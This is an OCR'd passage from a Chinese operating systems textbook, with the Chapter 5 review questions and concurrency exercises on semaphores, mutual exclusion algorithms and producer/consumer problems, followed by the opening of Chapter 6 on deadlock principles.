阻塞	计数信号量	消息传递	无阻塞	强信号量
忙等待	临界资源	管程	竞争条件	弱信号量
并发进程	临界区			

复习题

5.1 列出与并发相关的四种设计问题。

5.2 产生并发的三种上下文环境是什么？

5.3 执行并发进程的最基本的要求是什么？

5.4 列出进程间的三种互相知道的程度，并简单地给出各自的定义。

5.5 竞争进程和合作进程间有什么区别？

5.6 列出与竞争进程相关的三种控制问题，并简单地给出各自的定义。

5.7 列出对互斥的要求。

5.8 在信号量上可以执行什么操作？

5.9 二元信号量和一般信号量有什么区别？

5.10 强信号量和弱信号量有什么区别？

5.11 什么是管程？

5.12 对于消息，阻塞和无阻塞有什么区别？

5.13 通常与读者-写者问题相关联的有哪些条件？

习题

5.1 在 5.1 节一开始就指出，在并发这个问题上，多道程序设计和多处理器代表了同一类问题。到目前为止，这种说法是正确的。但是请举例说明多道程序设计与多处理器系统在并发概念上的不同点。

5.2 进程和线程为实现比串行程序更复杂的程序提供了强大的工具，一个很有启发性的早期结构是协同程序。本习题的目的是介绍协同程序，并与进程进行比较。考虑 [CONW63] 中的一个简单问题：

读 80 列卡片，并通过下列改变把它们打印在每行 125 个字符的行中。在每个卡片图像后插入一个额外的空白符，并且卡片中每对相邻的星号（**）由字符↑代替。

a）开发该问题的一种普通的串行程序解决方案。你将会发现该程序的编写很有技巧。由于长度从 80 转变到 125，程序中各种元素间的交互是不平衡的；此外，在转换后，卡片图像的长度变化取决于双星号的数目。提高清晰度并减少错误的一种方法是把该程序编写成三个独立的过程，第一个过程读取卡片图像，在每个图像后补充空格，并将字符流写入一个临时文件。当读完所有卡片后，第二个过程读取这个临时文件，完成字符替换，并写出到第二个临时文件。第三个进程从第二个临时文件中读取字符流，按每行 125 个字符进行打印。

b）串行方案之所以没有吸引力，是因为 I/O 和临时文件的开销。Conway 提出了一种新程序结构格式：协同程序，它允许把应用程序编写成通过字符缓冲区连接起来的三个程序（见图 5.25）。在传统的过程中，在调用过程和被调用过程间存在主/从关系，调用过程可以在过程中的任何一点执行调用，被调用过程从它的入口点开始，并在调用点返回调用过程。协同程序显示出一种更对称的关系，在每次进行调用时，从被调用过程中上一次的活跃点开始执行。由于没有调用过程高于被调用过程的感觉，也就没有返回。相反，任何一个协同程序都可以通过恢复命令把控制传递给另一个协同程序。当一个协同程序第一次被调用时，它在入口点被“恢复”，接下来，该协同程序在它拥有上一个恢复命令处被重新激活。注意，程序中一次只能有一个协同程序处于执行状态，并且转移点可以在代码中显式定义。

因此这不是一个并发处理的例子。请解释图 5.25 中程序的操作。

c）这个程序没有解决终止条件。假设如果 I/O 例程 READCARD 把一个 80 个字符的图像放人 inbuf，它返回 true，否则返回 false。修改这个程序，以包含这种可能性。注意最后打印的一行可能因此少于 125 个字符。

d）使用信号量重写解决方案。

```
char   rs, sp;
char inbuf[80], outbuf[125] ;
void read()
{
   while (true) {
      READCARD (inbuf);
      for (int i=0; i < 80; i++){
            rs = inbuf [i];
            RESUME squash
      }
      rs = " ";
      RESUME squash;
   }
}
void print()
{
   while (true) {
      for (int j = 0; j < 125; j++){
            outbuf [j] = sp;
            RESUME squash
      }
      OUTPUT (outbuf);
   }
}
```

```
void squash()
{
   while (true) {
      if (rs != "*") {
            sp = rs;
            RESUME print;
      }
      else{
         RESUME read;
         if (rs == "*") {
               sp = "↑";
               RESUME print;
         }
         else {
            sp = "*";
            RESUME print;
            sp = rs;
            RESUME print;
         }
      }
      RESUME read;
   }
}
```

图 5.25　协同程序的一个例子

5.3　有如下代码：

```
program concurrency;
    var x: integer ( := 0);
        y: integer ( := 0);
    procedure threadA();
        begin
            x = 1;                    (* 语句 1 *)
            y = y + x;                (* 语句 2 *)
        end;
    procedure threadB();
        begin
            y = 4;                    (* 语句 3 *)
            x = x + 5;                (* 语句 4 *)
        end;
    begin (* 主程序 *)
        parbegin
            threadA();
            threadB();
        parend
    end.
```

假定该进程有两个并发的线程，一个线程执行语句 1 和 2，另一个线程执行语句 3 和 4。列出在这段代码执行完时，变量取值的所有可能性，并对每一种可能性给出语句 1～4 必须满足的执行顺序。假定语句 1～4 都是原子的。

5.4　使用通用的信号量填写完整如下的程序框架，使得进程总是以 A（可以是任何一个实例），B，A，A 的顺序结束。

```
program As_and_Bs;
var { 信号量声明 }
procedure A();
begin
    { 仅填入 P, V 语句 }
end;
procedure B();
begin
    { 仅填入 P, V 语句 }
end;
begin (* 主程序 *)
    parbegin
        A();
```

```
        A();
        A();
        B();
    parend
end.
```

5.5 忙等待的含义是什么？讨论可以用来避免忙等待的另一种技术，并比较两种方法的区别。

5.6 考虑下面的程序：

```
boolean blocked[2];
int turn;
void P(int id)
{
    while(true) {
        blocked[id] = true;
        while(turn != id) {
            while(blocked[1-id])
            /* 不做任何事*/;
            turn = id;
        }
        /* 临界区*/
        blocked[id] = false;
        /* 其他部分 */
    }
}
void main()
{
    blocked[0] = false;
    blocked[1] = false;
    turn = 0;
    parbegin(P(0), P(1));
}
```

这是[HYMA66]中提出的解决互斥问题的一种软件方法。请举出证明该方法不正确的一个反例。有趣的是，连 ACM 通信都被它蒙蔽了。

5.7 解决互斥的另一种软件方法是 Lamport 的面包店算法[LAMP74]。之所以起这个名字是因为它的思想来自于面包店或其他商店中，每个顾客在到达时都得到一个有编号的票，并按票号依次得到服务。算法如下：

```
boolean choosing[n];
int number[n];
while(true) {
    choosing[i] = true;
    number[i] = 1 + getmax(number[], n);
    choosing[i] = false;
    for(intj = 0; j < n; j++) {
        while(choosing[j]) { };
        while((number[j] != 0) &&(number[j],j) < (number[i],i)) { };
    }
    /* 临界区*/;
    number [i] = 0;
    /* 其他部分*/;
}
```

数组 *choosing* 和 *number* 分别被初始化成 false 和 0。每个数组的第 i 个元素可以由进程 i 读或写，但其他进程只能读。表达式(a, b) < (c, d)被定义成

$$(a<c)\text{ 或 }(a=c\text{ 且 }b<d)$$

a）用文字描述这个算法。

b）说明这个算法避免了死锁。

c）说明它实施了互斥。

5.8 考虑面包师算法的一个版本，该版本没有使用变量 choosing，代码如下：

```
int number[n];
while (true) {
    number[i] = 1 + getmax(number[], n);
    for (int j = 0; j < n; j++){
        while ((number[j] != 0) && (number[j],j) < (number[i],i)) { };
    }
    /* 临界区 */;
    number [i] = 0;
    /* 其余部分 */;
}
```

该版本是否违反了互斥原则？解释原因。

Animation：isenberg-McGuire

5.9 考虑下列程序，该程序给出了解决互斥问题的一个软件方法。

integer array control [1 :N]; integer k

其中，1≤k≤N，control 的每一个元素为 0、1 和 2，所有元素初值为 0，k 的初值是任意的。

第 i 个进程（1≤i≤N）的代码如下：

```
begin integer j;
L0: control [i] := 1;
LI: for j:=k step 1 until N, 1 step 1 until k do
      begin
         if j = i then goto L2;
         if control [j] &ne; 0 then goto L1
      end;
L2: control [i] := 2;
    for j := 1 step 1 until N do
      if j &ne; i and control [j] = 2 then goto L0;
L3: if control [k] &ne; 0 and k &ne; i then goto L0;
L4: k := i;
    临界区;
L5: for j := k step 1 until N, 1 step 1 until k do
      if j &ne; k and control [j] &ne; 0 then
         begin
           k := j;
           goto L6
      end;
L6: control [i] := 0;
L7: 循环剩余部分;
      goto L0;
end
```

这就是 Eisenberg-McGuire 算法，解释算法的操作和主要特点。

5.10 考虑图 5.2b 中的第一个 **bolt** = **0** 语句。

a）使用 **exchange** 指令是否能够得到相同的结果？

b）哪一种方法更好一些？

5.11 当按图 5.2 的形式使用专门机器指令提供互斥时，对进程在允许访问临界区之前必须等待多久没有限制。设计一个使用 **compare&swap** 指令的算法，且保证任何一个等待进入临界区的进程在 n–1 个 turn 内进入，n 是要求访问临界区的进程数，turn 是指一个进程离开临界区，另一个进程获准访问临界区的事件。

5.12 在文献中经常提及的另一个支持互斥的原子机器指令是 **test&set** 指令，定义如下：

```
boolean test_and_set (int i)
{
    if (i == 0) {
    i = 1;
    return true;
```

```
   }
   else return false;
```

使用 **test&set** 指令定义一个与图 5.2 类似的过程。

5.13 考虑下面关于信号量的定义：

```
void semWait(s)
{
   if (s.count > 0) {
       s.count-;
   }
   else {
       place this process in s.queue;
       block;
   }
}
void semSignal (s)
{
   if(there is at least one process blocked on semaphore s) {
       remove a process P from s.queue;
       place process P on ready list;
   }
   else
       s.count++;
}
```

将该定义与图 5.3 中的定义进行比较，得出两个定义之间有一个区别：在前面的定义中，信号量永远不会取负值。当在程序中分别使用这两种定义时，其效果有什么不同？即能否在不改变程序意义的前提下，用一个定义代替另一个？

5.14 考虑具有如下特征的共享资源：1)当使用该资源的进程小于 3 个时，新申请资源的进程可以立刻获得资源；2）当三个资源都被占用后，只有当前使用资源的三个进程都释放资源后，其他申请资源的进程才能够获得资源。由于需要使用计数器来记录有多少进程正在使用资源和等待资源，而这些计数器自身也需要互斥执行修改动作的共享资源，所以可以采用如下的程序：

```
semaphore mutex = 1, block = 0;                 /* 共享变量: semaphores, */
int active = 0, waiting = 0;                                    /* 计数器 */
boolean must_wait = false;                                    /* 状态信息 */

semWait(mutex);                                              /* 进入临界区 */
if(must_wait) {                  /* 如果有等于或超出三个进程正在使用资源，则 */
    ++waiting;                        /* 新进程需要等待，但是在这之前必须先 */
    semSignal(mutex);                                         /* 离开临界区 */
    semWait(block);                        /* 等待至当前所有的资源持有者离开 */
    semWait(mutex);                                       /* 重新进入临界区 */
    --waiting;                                         /* 并且更新等待进程数 */
}
++active;                                  /* 更新正在使用资源进程数，同时 */
must_wait = active == 3; /* 如果该计数器达到了 3，则需要标记 must_wait 变量 */
semSignal(mutex);                                             /* 离开临界区 */

/* 临界区：对获得的资源进行操作 */

semWait(mutex);                                              /* 进入临界区 */
--active;                                          /* 更新正在使用资源进程数 */
if(active == 0) {                                /* 如果当前进程是最后一个使用者 */
    int n;
    if (waiting < 3) n = waiting;
    else n = 3;                      /* 如果等待进程数大于 3，则限制唤醒个数为 3 */
```

```
25      while( n > 0 ) {                                /* 唤醒等待的进程 */
26          semSignal(block);
27          --n;
28      }
29      must_wait = false;                   /* 标记所有的资源使用者均已离开 */
30  }
31  semSignal(mutex);                                      /* 离开临界区 */
```

这个程序看起来没有问题：所有对共享数据的访问均被临界区所保护，进程在临界区中执行时不会自己阻塞，新进程在有三个资源使用者存在时不能使用共享资源，最后一个离开的使用者会唤醒最多 3 个等待着的进程。

a）这个程序仍不正确，解释其出错的位置；

b）假如我们将第六行的 if 语句更换为 while 语句，是否解决了上面的问题？有什么难点仍然存在？

5.15 现在考虑上一题的正确解法，如下：

```
semaphore mutex = 1, block = 0;              /* 共享变量: semaphores, */
int active = 0, waiting = 0;                                 /* 计数器 */
boolean must_wait = false;                                 /* 状态信息 */

semWait(mutex);                                          /* 进入临界区 */
if(must_wait) {          /* 如果有等于或超出三个进程正在使用资源，则 */
    ++waiting;                   /* 新进程需要等待，但是在这之前必须先 */
    semSignal(mutex);                                    /* 离开临界区 */
    semWait(block);                /* 等待至当前所有的资源持有者离开 */
} else {
    ++active;                          /* 更新正在使用资源进程数，同时 */
    must_wait = active == 3; /* 如果该计数器达到了 3，则需要标记 must_wait 变量 */
    semSignal(mutex);                                    /* 离开临界区 */
}

/* 临界区：对获得的资源进行操作 */

semWait(mutex);                                          /* 进入临界区 */
--active;                             /* 更新正在使用资源进程数 t */
if(active == 0) {                    /* 如果当前进程是最后一个使用者 */
    int n;
    if (waiting < 3) n = waiting;
    else n = 3;                      /* 如果当前进程是最后一个使用者 */
    waiting -= n;                                /* 减少等待进程的个数 */
    active = n;                                  /* 并设置唤醒进程个数 */
    while( n > 0 ) {                                /* 唤醒等待的进程 */
        semSignal(block); /*one by one */
        --n;
    }
    must_wait = active == 3;         /* 标记所有的资源使用者均已离开 */
}
semSignal(mutex);                                        /* 离开临界区 */
```

a）解释这个程序的工作方式，为什么这种工作方式是正确的？

b）这个程序不能完全避免新到达的进程插到已有等待进程前得到资源，但是至少使这种问题的发生减少了。给出一个例子。

c）这个程序是一个使用信号量实现并发问题的通用解法样例，这种解法称做 “I'll Do it for You”（由释放者为申请者修改计数器）模式。解释这种模式。

5.16 现在考虑上一题的另一个正确解法，如下：

```
semaphore mutex = 1, block = 0;              /* 共享变量: semaphores */
int active = 0, waiting = 0;                                 /* 计数器 */
```

```
boolean must_wait = false;                            /* 状态信息 */

semWait(mutex);                                       /* 进入临界区 */
if(must_wait) {                   /* 如果有等于或超出三个进程正在使用资源，则 */
    ++waiting;                    /* 新进程需要等待，但是在这之前必须先 */
    semSignal(mutex);                                 /* 离开临界区 */
    semWait(block);               /* 等待至当前所有的资源持有者离开 */
    --waiting;                                /* 进入了临界区，更新计数器 */
}
++active;                                 /* 更新正在使用资源进程数，同时 */
must_wait = active == 3;     /* 如果该计数器达到了 3，则需要标记 must_wait 变量 */
if(waiting > 0 && !must_wait)                     /* 如果有进程正在等待，且 */
    semSignal(block);;                /* 使用资源的进程个数不足 3 个，则 */
                                      /* 当前进程唤醒一个正在等待的进程 */
else semSignal(mutex);                                /* 否则，离开临界区 */

/* 临界区：对获得的资源进行操作 */

semWait(mutex);                                       /* 进入临界区 */
--active;                                         /* 更新正在使用资源进程数 */
if(active == 0)                               /* 如果当前进程是最后一个使用者 */
    must_wait = false;                                /* 允许新进程进入 */
if(waiting == 0 && !must_wait)                /* 检查是否还有正在等待的进程 */
    semSignal(block);;     /* 如果没有进程正在等待，并且允许新进程直接获得资源 */
                                 /* 则将 block 互斥变量标记为可以直接通过 */
else semSignal(mutex);                                /* 否则，离开临界区 */
```

a）解释这个程序的工作方式，为什么这种工作方式是正确的？

b）这个方法在可以同时唤醒进程个数上是否和上一题的解法有所不同？为什么？

c）这个程序是一个使用信号量实现并发问题的通用解法样例，这种解法称做“Pass the Paton”（接力棒传递）模式。解释这种模式。

5.17 可以用二元信号量实现一般信号量。我们使用 **semWaitB** 操作和 **semSignalB** 操作以及两个二元信号量 **delay** 和 **mutex**。考虑下面的代码：

```
void semWait(semaphore s)
{
   semWaitB(mutex);
   s—;
   if(s < 0) {
       semSignalB(mutex);
       semWaitB(delay);
   }
   else SemsignalB(mutex);
}
void semSignal(semaphore s);
{
   semWaitB(mutex);
   s++;
   if(s <= 0)
       semSignalB(delay);
   semSignalB(mutex);
}
```

最初，s 被设置成期待的信号量值，每个 **semWait** 操作将信号量减 1，每个 **semSignal** 操作将信号量加 1。二元信号量 **mutex** 被初始化成 1，确保在更新 s 时保证互斥。二元信号量 delay 被初始化成 0，用于阻塞进程。

上面的程序有一个缺点。找出这个缺点，并提出解决方案。提示：假设两个进程，每个都在 s 被初始化为 0 时调用 **semWait(s)**，当第一个刚刚执行了 **semSignalB(mutex)** 但还没有执行 **semWaitB(delay)** 时，第二个调用 **semWait(s)** 并到达同一点。现在所需要做的是移动程序中的一行。

5.18 1978 年，Dijkstra 提出了一个推测，使用有限数目的弱信号量，无法开发出一种解决互斥的方案，适用于数目未知但有限个进程且可以避免饥饿。1979 年，J. M. Morris 提出了一个使用三个弱信号量的算法，反驳了这个推测。算法描述如下：如果一个或多个进程正在 **semWait(s)** 操作上等待，另一个进程正在执行 **semSignal(s)**，信号量 S 的值没有被修改，并且一个等待进程被解除阻塞。除了三个信号量外，算法使用两个非负整数变量，作为在算法特定区域的进程数的计数器。因此，信号量 A 和 B 被初始化为 1，而信号量 M 和计数器 NA、NM 被初始化为 0。互斥信号量 B 控制访问计数器 NA。一个试图进入临界区的进程必须通过两个分别由信号量 A 和 M 设置的屏障，计数器 NA 和 NM 分别表示准备通过屏障 A 以及已经通过屏障 A 但还没有通过屏障 M 的进程数。在协议的第二部分，在 M 上阻塞的 NM 个进程将使用类似于第一部分的级联技术，依次进入它们的临界区。定义一个算法实现上面的描述。

5.19 下面的问题曾被用于一个测验：

Jurassic 公园有一个恐龙博物馆和一个公园。有 m 个旅客和 n 辆车，每辆车只能容纳一个旅客。旅客在博物馆逛了一会儿，然后排队乘坐旅行车。当一辆车可用时，它载入一个旅客，然后绕公园行驶任意长的时间。如果 n 辆车都已被旅客乘坐游玩，则想坐车的旅客需要等待；如果一辆车已经就绪，但没有旅客等待，那么这辆车等待。使用信号量同步 m 个旅客进程和 n 个车进程。

下面的代码框架是在教室的地板上发现的。忽略语法错误和丢掉的变量声明，请判定它是否正确，注意，P 和 V 分别对应于 **semWait** 和 **semSignal**。

```
resource Jurassic_Park()
  sem car_avail := 0,car_taken := 0,car_filled := 0,passenger_released := 0
process passenger(i := 1 to num_passengers)
  do true -> nap(int(random(1000*wander_time)))
    P(car_avail);V(car_taken);P(car_filled)
    P(passenger_released)
  od
  end passenger
process car(j := 1 to num_cars)
  do true -> V(car_avail);P(car_taken);V(car_filled)
    nap(int(random(1000*ride_time)))
    V(passenger_released)
    od
  end car
end Jurassic_Park
```

5.20 Superman 和 Lex Luthor 是宿敌，但是他们都喜欢到 Spago's 餐厅吃饭，并且他们都更喜欢在对方不在那里的时候去光顾。考虑如下代码，该代码试图同步两人对 Spago's 的光顾：

```
flag : Boolean (:= 0); // 共享变量，初值为 0
Superman
repeat
    <为真理和正义而战>
    while flag = 1 do {什么都不做};
    flag := 1; // 设置 flag
    <吃晚饭>
    falg := 0; // 清除 flag
forever

Lex Luthor
repeat
    <干卑鄙的勾当>
    while flag = 1 do {什么都不做};
```

```
    flag := 1; // 设置 flag
    <吃晚饭>
    flag := 0; // 清除 flag
forever
```

这一解决方案能满足互斥的需求吗？说明理由。如果该解决方案是正确的，给出互斥的每一条需求并解释代码是如何满足各条需求的。如果该解决方案是错误的，列举出一条被破坏了的互斥需求。注意：我们并不知道 Supermane 和 Lex Luthor 花了多少时间进行<...>内描述的活动。

5.21 考虑图 5.10 中定义的无限缓冲区生产者/消费者问题的解决方案。假设生产者和消费者都以大致相同的速度运行，运行情况如下：

生产者：append；**semSignal**；produce；…；append；**semSignal**；produce；…

消费者：consume；…；take；**semWait**；consume；…；take；**semWait**；…

生产者通常管理给缓冲区中添加一个新元素，并在消费者消费了前面的元素后发信号。生产者通常添加到一个空缓冲区中，而消费者通常取走缓冲区中的唯一元素。尽管消费者从不在信号量上阻塞，但必须进行大量的信号量调用，从而产生相当多的开销。

构造一个新程序，使得能在这种情况下更加有效。提示：允许 n 的值为-1，这表示不仅缓冲区为空，而且消费者也检测到这个事实并将被阻塞，直到生产者产生新数据。这个方案不需要使用图 5.10 中的局部变量 m。

5.22 假设有 n 个进程共享一个资源，它们对这个资源的访问通过信号量 mutex 控制。换句话说，假设等待访问这个资源的每个进程（P_i）的代码如下：

```
program resource_access;
    var mutex: semaphore (:=1);
begin (* 主程序 *)
    repeat
        <其他代码>
        P(mutex);
            <访问资源>
        V(mutex);
        <其他代码>
    forever
end.
```

假设程序员在编码 P_52 的过程中犯了一个下面所说的错误。在如下两个问题中，给出尽可能详尽的回答。注意：我们并不知道每个进程会花多少时间进行<...>内描述的活动。

a）如果 P_52 中的一个 V 操作被替换成一个 P 操作会发生什么？请解释。

b）如果 P_52 中的一个 P 操作被替换成一个 V 操作会发生什么？请解释。

5.23 在讨论有限缓冲区（见图 5.12）生产者/消费者问题时，注意我们的定义允许缓冲区中最多有 n-1 个入口？

a）这是为什么？

b）请修改程序，以补救这种低效。

5.24 考虑一个由 6 个线程{T_1, T_2, …, T_6}组成的系统，其中用于线程控制的唯一的机制是信号量。线程要求按照如下优先关系执行：

- T_1 结束了它的主代码段后，T_2 才能开始执行；
- T_1 或 T_3 结束了它的主代码段后，T_5 才能开始执行；
- T_1 和 T_3 都结束了主代码段的执行后，T_4 才能开始执行；
- T_6 能执行当且仅当 T_4 还没有结束它的主代码段的执行（也就是说，如果 T_4 在 T_6 得以开始在 CPU 上运行之前就结束了，那么 T_6 必须永远阻塞下去）。

假设主代码段的功能是输出线程号，例如对于 T_1 来说，输出 ONE。在每个线程的主代码段的前后填写一组信号量操作，从而保证不破坏上面提到的优先关系。另外，给出每个信号量的全局声明和初值。要想得满分，你的解决方案需要保持以上列出的所有的优先关系，使用尽可能少的信号量，并且不增加不必要的同步。下面给出了一个程序框架供你上手。

```
program precedence;
var
        { 信号量声明 }
procedure T_1 ();
begin
        {仅填入 P, V 语句 }
        write("ONE");
        {仅填入 P, V 语句 }
end;
        …
procedure T_6 ();
begin
        {仅填入 P, V 语句 }
        write("SIX");
        {仅填入 P, V 语句 }
end;
begin (* 主程序 *)
        parbegin
            T_1 ();
            T_2 ();
            …
            T_6 ();
        parend
end.
```

5.25 通过以下步骤说明消息传递和信号量具有同等的功能：

a）用信号量实现消息传递。提示：利用一个共享缓冲区保存信箱，每个信箱由一个消息槽数组组成。

b）用消息传递实现信号量。提示：引入一个独立的同步进程。

第 6 章　并发：死锁和饥饿

本章继续探讨并发问题，并着重讲述在并发处理中通常需要解决的两个问题：死锁和饥饿。本章从死锁的基本原理和饥饿的相关问题开始讨论，接着分析处理死锁的三种常用方法：预防、检测和避免。然后考虑用于说明同步和死锁的一个经典问题：哲学家就餐问题。


与第 5 章一样，关于本章的讨论仅限于单个系统中的并发和死锁问题，解决分布式系统中死锁问题的方法将在第 18 章讲述。

6.1　死锁的原理

可以把死锁定义为一组相互竞争系统资源或进行通信的进程间的“永久”阻塞。当一组进程中的每个进程都在等待某个事件（典型的情况是等待所请求资源的释放），而只有在这组进程中的其他被阻塞的进程才可以触发该事件，这时就称这组进程发生死锁。因为没有事件能够被触发，故死锁是永久性的。与并发进程管理中的其他问题不同，死锁问题并没有一种有效的通用解决方案。

所有死锁都涉及两个或多个进程之间对资源需求的冲突。一个常见的例子是交通死锁。图 6.1a 显示了 4 辆车几乎同时到达一个十字路口，并相互交叉地停了下来。交叉点上的 4 个象限是需要被控制的资源。特别地，如果这 4 辆车都想笔直地驶过十字路口，那么对资源的要求如下：

- 向北行驶的车 1 需要象限 a 和 b。
- 向西行驶的车 2 需要象限 b 和 c。
- 向南行驶的车 3 需要象限 c 和 d。
- 向东行驶的车 4 需要象限 d 和 a。



a）可能死锁　　b）死锁

图 6.1　死锁的图示

在美国，道路行驶的一般规则是，停在十字路口的车应该给在它右边的车让路。如果在十字路口只有两辆或三辆车时，这个规则是可行的。例如，如果只有北行和西行的车到达十字路口，北行的车将等待而西行的车继续前进。但是，如果 4 辆车几乎同时到达，则每辆车都应避免进入十字路口这造成了一种潜在的死锁。因为对于任何一辆车继续前进所需的资源都还能满足，所以死锁只是潜在的，还没有实际发生。最终只要有一辆车能前进，就不会发生死锁。

如果 4 辆车都忽视这个规则，而继续同时前进到十字路口，则每辆车都占据一个资源（一个象限），由于所需要的第二个资源被另一辆车占据，它们都不能前进，这才发生了真正的死锁。

现在考虑涉及进程和计算机资源的死锁的描述。图 6.2（基于[BAC003]）称做“联合进程图”，显示了两个进程竞争两个资源的进展情况，每个进程都需要独占使用这两个资源一段时间。两个进程 P 和 Q 的一般形式如下：

进程 P	进程 Q
…	…
获得 A	获得 B
…	…
获得 B	获得 A
…	…
释放 A	释放 B
…	…
释放 B	释放 A
…	…

在图 6.2 中，x 轴表示 P 的执行进展，y 轴表示 Q 的执行进展，因此两个进程的共同进展由从原点开始向东北方向的前进路径表示。对一个单处理器系统，一次只有一个进程可以执行，路径由交替的水平段和垂直段组成。水平段表示 P 执行而 Q 等待的时期，垂直段表示 Q 执行而 P 等待的时期。图中显示了 P 和 Q 都请求资源 A（斜线区域）的区域、P 和 Q 都请求资源 B（反斜线区域）的区域以及 P 和 Q 请求资源 A 和 B 的区域。因为假定每个进程需要对资源进程互斥访问控制，所以这幅图给出了 6 种不同的执行路径，可总结如下：




图 6.2　死锁的例子

1）Q 获得 B，然后获得 A；然后释放 B 和 A。当 P 恢复执行时，它可以获得全部资源。

2）Q 获得 B，然后获得 A；P 执行并阻塞在对 A 的请求上；Q 释放 B 和 A。当 P 恢复执行时，它可以获得全部资源。

3）Q 获得 B，然后 P 获得 A；由于在继续执行时，Q 阻塞在 A 上而 P 阻塞在 B 上，因而死锁是不可避免的。

4）P 获得 A，然后 Q 获得 B；由于在继续执行时，Q 阻塞在 A 上而 P 阻塞在 B 上，因而死锁是不可避免的。

5）P获得A，然后获得B；Q执行并阻塞在对B的请求上；P释放A和B。当Q恢复执行时，它可以获得全部资源。

6）P获得A，然后获得B；然后释放A和B。当Q恢复执行时，它可以获得全部资源。

图6.2的灰色阴影区域，也称为敏感区域，也就是路径3和4的注释部分。如果执行路径进入了这个敏感区域，那么死锁就不可避免了。注意敏感区域的存在依赖于两个进程的逻辑关系。然而，如果两个进程的交互过程创建了能够进入敏感区的执行路径，那么死锁就必然发生。

是否会发生死锁取决于动态执行和应用程序细节。例如，假设P不同时需要两个资源，则两个进程有下面的形式：

进程P	进程Q
…	…
获得A	获得B
…	…
释放A	获得A
…	…
获得B	释放B
…	…
释放B	释放A
…	…

图6.3反映了这种情况，不论两个进程的相对时间安排如何，总不会发生死锁。




图6.3　无死锁的例子[BACO03]

如上所示，联合进程图可以用来记录共享资源的两个进程的执行历史。如果多于两个进程竞争共享资源，则需要更高维的图来表示。但涉及敏感区和死锁的原理却是一样的。

6.1.1　可重用资源

资源通常可分为两类：可重用的和可消耗的。可重用资源是指一次只能供一个进程安全地使用，并且不会由于使用而耗尽的资源。进程得到资源单元，后来又释放这些单元，供其他进程再

次使用。可重用资源的例子包括处理器，I/O 通道、内存和外存、设备以及诸如文件、数据库和信号量之类的数据结构。

下面举一个涉及可重用资源死锁的例子，考虑竞争独占访问磁盘文件 D 和磁带设备 T 的两个进程，参与该操作的程序如图 6.4 所示。如果每个进程占有一个资源并请求另一个资源，就会发生死锁。例如，如果多道程序设计系统交替地执行两个进程，则会发生死锁，如下所示：

$$p_0p_1q_0q_1p_2q_2$$

这可能看起来更像程序设计的错误，而不是操作系统设计者的问题。但是，我们已经看到并发程序设计是非常具有挑战性的，这类死锁的确会发生，而起因却常常隐藏于复杂的程序逻辑中，这使得检测变得非常困难。处理这类死锁的一个策略是给系统设计施加关于资源请求顺序的约束。

进程 P

步骤	操作
p_0	Request (D)
p_1	Lock (D)
p_2	Request (T)
p_3	Lock (T)
p_4	Perform function
p_5	Unlock (D)
p_6	Unlock (T)

进程 Q

步骤	操作
q_0	Request (T)
q_1	Lock (T)
q_2	Request (D)
q_3	Lock (D)
q_4	Perform function
q_5	Unlock (T)
q_6	Unlock (D)

图 6.4　两个进程竞争可重用资源的例子

可重用资源死锁的另一个例子是关于内存请求。假设可用的分配空间为 200KB，且发生下面的请求序列：

```
P1
...
Request 80 Kbytes;
...
Request 60 Kbytes;
```

```
P2
...
Request 70 Kbytes;
...
Request 80 Kbytes;
```

